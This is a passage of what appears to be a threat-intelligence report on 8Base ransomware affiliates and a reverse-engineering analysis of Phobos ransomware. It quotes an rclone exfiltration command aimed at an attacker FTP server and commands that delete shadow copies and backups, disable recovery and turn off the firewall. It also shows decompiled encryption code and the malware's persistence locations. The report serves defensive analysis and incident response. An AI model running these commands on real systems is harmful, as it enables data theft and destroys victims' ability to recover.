Rclone[6] is a wildly used tool seen in many ransomware campaigns, as it's an efficient and free tool to synchronize data between two locations, allowing fast copy or backup of files (T1048 and T1567.002). It Is used in legitimate IT cases, and therefore may not be detected.

Here is an example of an observed command line:

```
rclone.exe copy --max-age 1y «\\IP\SHARE$\path\» ftpdown:»client\IP\SHARE$\
path\ « --exclude «*.{iso,msi,vmdk,MP4,psd,MOV,FIT,tar,FIL,mp4,adi,mov,mdb,i-
so,exe,dll,mkv,ova,one,tmp,bak,dat,log,iso,vhdx,trn,exe,ISO,MSI,VMDK,M-
P4,PSD,MOV,FIT,FIL,MP4,MOV,MDB,ISO,EXE,DLL,MKV,OVA,ONE,TMP,BAK,-
DAT,LOG,ISO,VHDX,TRN,EXE,TAR,ADI}» -q    --ignore-existing  --auto-confirm
--multi-thread-streams 30 --transfers 30 --bwlimit 50M -P
```

Figure 14 – Rclone command line observed in 8Base attacks

This command searches for all files less than one year old on various UNC shares via the path specified by the attacker (T1039). **This collection technique allows attackers to exclude potentially large files such as video and ISO and focus on files that are useful for extortion or for media pressure during a data leak.** The attackers specifically target network shares identified following their scan, after discovering interesting paths. This command is also configured to setup a bandwidth limit, and so ensure that they will not be detected nor trigger alerts on exfiltration because of spike in uploaded amount of data.

Note: We can see some extensions are present multiple times, showing us the developers are not rigorous.

Usually, a file named **rclone.conf** is located next to the **rclone.exe** binary. This file stores the connection information on the destination servers, often hosting platforms used for exfiltration. We observed exfiltration through attacker-owned FTP servers or MEGA file exchanges. Here is an example of two rclone.conf configuration files:

```
[AQRR]
type = mega
user = xxxxxxxxxx@gmail.com
pass = XXXXX
[ftpdown]
type = ftp
host = XXX.60.149[.]4
user = FTPuser
pass = XXXXX
```

Figure 15 - rclone.conf pattern

[5] https://rclone.org/

It’s important to note that Rclone password storage via the configuration file is vulnerable and can be recovered. Indeed, the password is not encrypted nor hashed but pseudo-encoded.


As stated on their website, “In the Rclone config file, human-readable passwords are obscured. Obscuring them is done by encrypting them and writing them out in base64. This is not a secure way of encrypting these passwords as Rclone can decrypt them - it is to prevent “eyedropping”[7].

Here is an open-source script that allow us to deobscure rclone passwords:
https://github.com/maaaaz/rclonedeobscure

Fetching this configuration file during incident response can help authorities in their fight against ransomware, as they can identify other victims, since attackers often used the same FTP or MEGA servers during their campaigns, and therefore will store the data at the same place. It’s also possible to track attackers through MEGA GDPR request, as they will cooperate and will provide IP addresses and banking information.

A few days after the exfiltration and encryption of the data, the attackers usually contact the victims via their email addresses and simultaneously call them using spoofed phone numbers. We observed several email addresses sending threatening messages to pressure victims into paying the demanded ransom.

If a ransom is not paid, the data is published in multiple parts as 10GB chunked ZIP files on the platform **gofile.io**:




□ [redacted].part1.rar 2 downloads 10.7 GB [redacted]
□ .part2.rar 0 downloads 10.7 GB
□ .part3.rar 0 downloads 10.7 GB
□ .part4.rar 0 downloads 3.6 GB

[redacted] 4 35.8 GB 2

WOJTEK SAS © 2024, made with ♥ by Gofile Team

Figure 16 - Files hosted on gofile.io by 8Base


The advantage of this platform for attackers is its ability to host an unlimited amount of data without restrictions. The attackers then update their DLS (Data Leak Sites) and Telegram channels with download links to communicate the publication of their victims’ data:


[redacted]
https://gofile.io/d/[redacted]

gofile.io
Gofile - Free Unlimited File Sharing and Storage
Gofile is a free, secure file sharing and storage platform. With unlimited bandwidth and storage, you can easily store and share files of any type ...

Figure 17 - Example of a Telegram post containing a link to gofile.io

[7] https://rclone.org/commands/rclone_obscure/



Password spraying (VPN without MFA)
Bruteforce on authentication portal (connection interface without MFA)
Account purchase via Initial Access Brokers (IAB)
No exploitation of a particular vulnerability

Initial Access

Defense Evasion

Deactivation of antivirus

Multiple tools such as .bat script

Reuse of of VPN/AD accounts allowing access on machines

Deployment of a NetScan toolbox

Privilege Escalation

Lateral Movement

Massive scan to look for access on Windows environments

Remote collection trough Rclone parameter, targetting specifics files

Collection

Exfiltration

Execution

Exfiltration via Rclone to custom FTP servers or MEGA share

Kill processes on the blacklist
Command deployment with cmd.exe
Encryption of accessible lectors and network sharing

POST EXFILTRATION

Contact victims via email adress and spoofed numbers

Figure 18 – 8Base Kill Chain

PART 03.

FUNCTIONAL STUDY: REVERSING PHOBOS

We just saw that 8Base affiliates are leveraging many tools and techniques to compromise their victims Information System. The payload they usually deploy to encrypt all data is a Phobos ransomware strain. In this part we will develop its technical capabilities by reverse-engineering the program.

3.1 Malware description

The following binary has been analyzed by our CERT:

Name	AntiRecuvaDbDEL.exe
Hash	798846caca21f2bd0acc7dd7e55000e8579238b4e18135a4e1b9727fdaa9a789
Compilation timestamp	31/03/2020 at 14:17 (Could have been altered)
First observed	January 2024
Type	PE
Size	56.0 Kb

Please note that, except for some configuration differences, this implant version matches the Phobos implants recently analyzed in open source. Phobos has the following characteristics:

- Complete encryption of files smaller than 1,5 MB and partial encryption of files larger than this threshold to accelerate the encryption process. The largest files will have smaller blocks of encrypted data throughout the file and a list of the blocks will be registered in metadata with the key at the end of the file (T1486).
- Ability to scan network shared resources on the local system. (T1135)
- Persistence made via the start-up file and the Run registry key. (T1547.001)
- Use of a target list of extensions and files to encrypt.
- Monitoring of processes to neutralize those who can keep the target files open to increase the chances of encrypting important files.
- Deactivation of system recovery, backups, shadow copies and Windows firewall. (T1490 and T1562.004)
- Bypass of the user access control (UAC) thanks to a DLL loading vulnerability of the .NET profiler. (T548.002)
- Existence of a debugging file activating additional features in the malware.
- List of blocked file extensions indicating the names of other groups using the Phobos ransomware.
- Dynamic import to avoid behavioral detection by security products.
- Sending a victim infection report to an external URL.
- Verification of the system's language to avoid the execution of the malware on unwanted environments.


During its execution, Phobos starts several threads responsible for various actions such as:

- Kill processes on the blacklist.
- Deploy commands with cmd.exe.
- Encrypt accessible lectors and network sharing.

3.2 File Encryption

The main objective of Phobos is to encrypt user data to send a ransom demand.

The former versions of Phobos were using Windows APU to carry out AES symmetrical encryption. The analyzed version of the reference implant uses an AES CBC feature with padding directly included in the program:



```
int __cdecl AES_CypherDecypher(int key, int flag_CypherDecypher, int buffer1, int buffer2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = key + 8;
  if ( (v4 & 0xF) != 0 )
    return -34;
  if ( flag_CypherDecypher )
  {
    if ( v4 )
    {
      v10 = v5 - buffer1;
      v21 = ((v4 - 1) >> 4) + 1;
      do
      {
        v11 = buffer2;
        v12 = buffer1;
        v13 = 16;
        do
        {
          v12[buffer2 - buffer1] = *v12 ^ v12[v10];
          ++v12;
          --v13;
        }
        while ( v13 );
        if ( flag_CypherDecypher == 1 )
          AES_Round_0(key);
        else
          AES_Round(key);
        buffer1 += 16;
        buffer2 += 16;
        *(key + 8) = *v11;
        v14 = v11 + 1;
        *(key + 12) = *v14++;
        *(key + 16) = *v14;
        v10 -= 16;
        v15 = v21-- == 1;
        *(key + 20) = v14[1];
```

Figure 19 - AES encryption decryption feature implemented manually

Each file uses a different AES key. To decrypt data, the key is saved at the end of the encrypted file with other metadata. However, these data are not saved in clear text but with an RSA 1024 public key. This key has been common to all Phobos implants for years.

As long as the private RSA key is not known, it's almost impossible to retrieve the content of encrypted files. If the file is too big to be entirely encrypted, only certain parts are encrypted to corrupt the integrity of the file. In that case, some data can be retrieved but it implies time-consuming manual labor without any certainty regarding recoverable data.

3.3 Script deployment

Four PowerShell scripts are automatically deployed (T1490 and T1562.004):

- A script deleting shadow copies:

```
vssadmin delete shadows /all /quiet
 wmic shadowcopy delete
```

- A script changing the Bcdedit options to prevent the system to start the recovery mode:

```
bcdedit /set {default} bootstatuspolicy ignoreallfailures
 bcdedit /set {default} recoveryenabled no
```

- A script deleting the backup catalog stored on the local machine:

```
wbadmin delete catalog -quiet
```

- A script deactivating the firewall:

```
netsh advfirewall set currentprofile state off
 netsh firewall set opmode mode=disable
 exit
```

These scripts, although commonly used in the Phobos implants, can be modified depending on the need.

The scripts are represented in this extract of the graph:



Phobos thread: 3708
CREATE PROCESS
[12] bcdedit.exe (PID: 1196)
[6] Conhost.exe (PID: 1508)
[13] bcdedit.exe (PID: 8076)
[8] vssadmin.exe (PID: 1244)
[14] wbadmin.exe (PID: 816)
[11] VMIC.exe (PID: 4064)
Phobos thread: 5124
CREATE PROCESS
[7] Conhost.exe (PID: 1288)
[9] netsh.exe (PID: 4992)
[10] Conhost.exe (PID: 2748)

Figure 20 - Focus on the processes created by PowerShell during the execution of Phobos

3.4 Persistence

Several persistence methods are implemented at the launch of Phobos (T1547.001):

- Installation in %appdata%\Microsoft\Windows\Start menu\Programs\Startup\ ;
- Installation in C:\ProgramData\Microsoft\Windows\Start menu\Programs\Startup\ ;
- Installation in %localappdata%\ (file used in the following register keys) ;
- Add of a registry key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ;
- Add of a registry key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Phobos
thread: 3708
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartUp\AntiRecuvaDbDEL.exe
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ArtRecuvaDbDEL(AUTOSTART!)
Phobos
thread: 5124
HKML\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ArtRecuvaDbDEL(AUTOSTART!)
C:\Users\FLARE\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\StartUp\AntiRecuvaDbDEL.exe

Figure 21 - Visualization of added persistence


3.5 Malware configuration extraction

To fully understand the actions of Phobos and develop efficient defence strategies, it is crucial to analyze in depth its internal mechanisms, particularly its **configuration file.** For this action, we have developed a custom Phobos extractor using Python and Ida Pro. The source code of the configuration extractor is available on the AMOSSYS GitHub repository (https://github.com/AMOSSYS/phobos_configuration_extractor/)

3.5.1 Prerequisites

For now, this script is not independent and requires **IDA Pro V 7.4+** to execute a Python 3 script. This one has been tested and used on **IDA Pro 8.3**.

It is necessary to rename an address in IDB before executing the script. This one can be found easily at the beginning of the main function:



```
argc            = dword ptr  8
argv            = dword ptr  0Ch
envp            = dword ptr  10h

                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF8h
                sub     esp, 0F4h
                push    ebx
                push    esi
                mov     esi, payload_header
                push    edi
                xor     ebx, ebx
                push    9
                xor     eax, eax
                pop     ecx
                lea     edi, [esp+100h+var_C8]
                mov     [esp+100h+var_CC], ebx
                rep stosd
                mov     [esp+100h+Parameter], ebx
